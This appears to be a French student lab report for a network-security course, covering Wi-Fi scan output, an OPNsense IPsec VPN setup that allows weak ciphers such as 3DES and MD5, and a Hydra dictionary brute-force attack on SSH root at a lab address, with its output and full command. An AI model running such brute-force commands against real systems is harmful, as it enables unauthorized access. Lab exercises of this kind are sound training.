# Réseau & Sécurité

Groupe 2

Attribution des tâches

Louis : Configuration WIFI et Routeur

Tristan : VPN + attaque KALI

Monica : Câblage + WIFI

Arthur : Installation OPN sense + VPN + BRUTFORCE

Connexion à un réseau wifi

NMAP

SPOOFING

Legion

Partie Monica

```
Cell 02 - Address: 00:1A:A1:77:CF:50
          Channel:7
          Frequency:2.442 GHz (Channel 7)
          Quality=64/70  Signal level=-46 dBm
          Encryption key:on
          ESSID:"\x00"
          Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 6 Mb/s; 9 Mb/s
                    11 Mb/s; 12 Mb/s; 18 Mb/s
          Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
          Mode:Master
          Extra:tsf=0000002ebc6657e4
          Extra: Last beacon: 48ms ago
          IE: Unknown: 000100
          IE: Unknown: 010882848B0C12961824
          IE: Unknown: 030107
          IE: Unknown: 2A0100
          IE: Unknown: 32043048606C
          IE: Unknown: 851E000081000F00FF0319006170000000000000000000000000000000002000025
          IE: WPA Version 1
              Group Cipher : TKIP
              Pairwise Ciphers (1) : TKIP
              Authentication Suites (1) : PSK
          IE: Unknown: DD06004096010100
          IE: Unknown: DD050040960304
          IE: Unknown: DD050040960B01
          IE: Unknown: DD180050F2020101810003A4000027A4000042435E0062322F00
```

```
         Cell 03 - Address: 00:1C:0F:81:4F:B0
                   Channel:9
                   Frequency:2.452 GHz (Channel 9)
                   Quality=63/70  Signal level=-47 dBm
                   Encryption key:on
                   ESSID:"WIFI_PROFS"
                   Bit Rates:54 Mb/s
                   Mode:Master
                   Extra:tsf=00000004f9943e23
                   Extra: Last beacon: 48ms ago
                   IE: Unknown: 000A574946495F50524F4653
                   IE: Unknown: 0101EC
                   IE: Unknown: 030109
                   IE: Unknown: 2A0100
                   IE: IEEE 802.11i/WPA2 Version 1
                       Group Cipher : TKIP
                       Pairwise Ciphers (1) : CCMP
                       Authentication Suites (1) : PSK
                   IE: Unknown: 851E00008C000F00FF0319006170000000000000000000000000000001000027
                   IE: Unknown: 9606004096000B00
                   IE: WPA Version 1
                       Group Cipher : TKIP
                       Pairwise Ciphers (1) : TKIP
                       Authentication Suites (1) : PSK
                   IE: Unknown: DD180050F2020101820003A4000027A4000042435E0062322F00
                   IE: Unknown: DD06004096010100
                   IE: Unknown: DD050040960305
                   IE: Unknown: DD050040960B09
                   IE: Unknown: DD050040961401
```

```
root@lptxx:/local# iwlist wlan0 scan
wlan0     Scan completed :
          Cell 01 - Address: 00:19:55:9E:61:30
                    Channel:1
                    Frequency:2.412 GHz (Channel 1)
                    Quality=64/70  Signal level=-46 dBm
                    Encryption key:on
                    ESSID:"Wifi_invites_44-44"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 6 Mb/s; 9 Mb/s
                              11 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=000000044b62a5a5
                    Extra: Last beacon: 48ms ago
                    IE: Unknown: 0012576966695F696E76697465735F34342D3434
                    IE: Unknown: 010882848B0C12961824
                    IE: Unknown: 030101
                    IE: Unknown: 2A0100
                    IE: Unknown: 32043048606C
                    IE: Unknown: 851E000084000F00FF031900617000000000000000000000000000003000025
                    IE: Unknown: 9606004096000700
                    IE: Unknown: DD06004096010100
                    IE: Unknown: DD050040960304
                    IE: Unknown: DD050040960B01
                    IE: Unknown: DD180050F2020101850003A4000027A4000042435E0062322F00
```

Partie Arthur

Paramètres du Tunnel | IPse...

192.168.2.1/vpn_ipsec.php

OPNsense

root@OPNsense.localdomain

- Accueil
- Rapports
- Système
- Interfaces
- Pare-feu
- VPN
  - IPsec
    - Paramètres du Tunnel
    - Clients mobiles
    - Clés pré-partagées
    - RSA Key Pairs
    - Paramètres avancés
    - Vue globale des statuts
    - Statut des baux
    - Base de données des associations de sécurité
    - Base de données des politiques de sécurité
    - Fichier journal
  - OpenVPN
- Services

VPN: IPsec: Paramètres du Tunnel

	Type	Passerelle distante	Mode	Proposition Phase 1	Authentification	Description	
		Sous-réseau local	Sous-réseau distant	Phase 2 Proposal			
☐ ▶	IPv4 IKEv2	WAN 10.0.118.62		AES (128 bits) + SHA256 + Groupe DH 14	Mutual PSK	VPN Gr2	← ✏ 🗑 📋 +
☐ ▶	ESP IPv4 tunnel	LAN	192.168.10.0/24	AES (auto), Blowfish (auto), 3DES, CAST128 + MD5, SHA1 + off			← ✏ 🗑 📋
							↓ 🗑 +

☑ Activer IPsec

Sauvegarder

Target | Passwords | Tuning | Specific | Start

EMPT] target 10.0.118.41 - login "root" - pass "xolani" - 1869 of 12237 [child 3] (0/0)
EMPT] target 10.0.118.41 - login "root" - pass "xlr4bca" - 1870 of 12237 [child 0] (0/0)
EMPT] target 10.0.118.41 - login "root" - pass "xiomi1" - 1871 of 12237 [child 15] (0/0)
EMPT] target 10.0.118.41 - login "root" - pass "xiomarax" - 1872 of 12237 [child 9] (0/0)
EMPT] target 10.0.118.41 - login "root" - pass "xg007007" - 1873 of 12237 [child 8] (0/0)
EMPT] target 10.0.118.41 - login "root" - pass "xboxps3" - 1874 of 12237 [child 12] (0/0)
EMPT] target 10.0.118.41 - login "root" - pass "xavierwd" - 1875 of 12237 [child 4] (0/0)
EMPT] target 10.0.118.41 - login "root" - pass "xavier" - 1876 of 12237 [child 5] (0/0)
EMPT] target 10.0.118.41 - login "root" - pass "xara1" - 1877 of 12237 [child 1] (0/0)
EMPT] target 10.0.118.41 - login "root" - pass "xangogal" - 1878 of 12237 [child 13] (0/0)
EMPT] target 10.0.118.41 - login "root" - pass "xabina" - 1879 of 12237 [child 11] (0/0)
EMPT] target 10.0.118.41 - login "root" - pass "wz5607" - 1880 of 12237 [child 10] (0/0)
EMPT] target 10.0.118.41 - login "root" - pass "wythe7" - 1881 of 12237 [child 2] (0/0)
EMPT] target 10.0.118.41 - login "root" - pass "wxyzzz" - 1882 of 12237 [child 14] (0/0)
EMPT] target 10.0.118.41 - login "root" - pass "wwwdsam" - 1883 of 12237 [child 3] (0/0)
EMPT] target 10.0.118.41 - login "root" - pass "wwjdriot" - 1884 of 12237 [child 10] (0/0)
EMPT] target 10.0.118.41 - login "root" - pass "wwjdfroG" - 1885 of 12237 [child 7] (0/0)
EMPT] target 10.0.118.41 - login "root" - pass "wwjd77" - 1886 of 12237 [child 6] (0/0)
EMPT] target 10.0.118.41 - login "root" - pass "wwjd4631" - 1887 of 12237 [child 10] (0/0)
EMPT] target 10.0.118.41 - login "root" - pass "wwjd2468" - 1888 of 12237 [child 0] (0/0)
EMPT] target 10.0.118.41 - login "root" - pass "wwjd1234" - 1889 of 12237 [child 15] (0/0)

Start | Stop | Save Output | Clear Output

hydra -S -v -V -l root -P /local/Téléchargements/dictionnaire.txt -t 16 10.0.118.41 ssh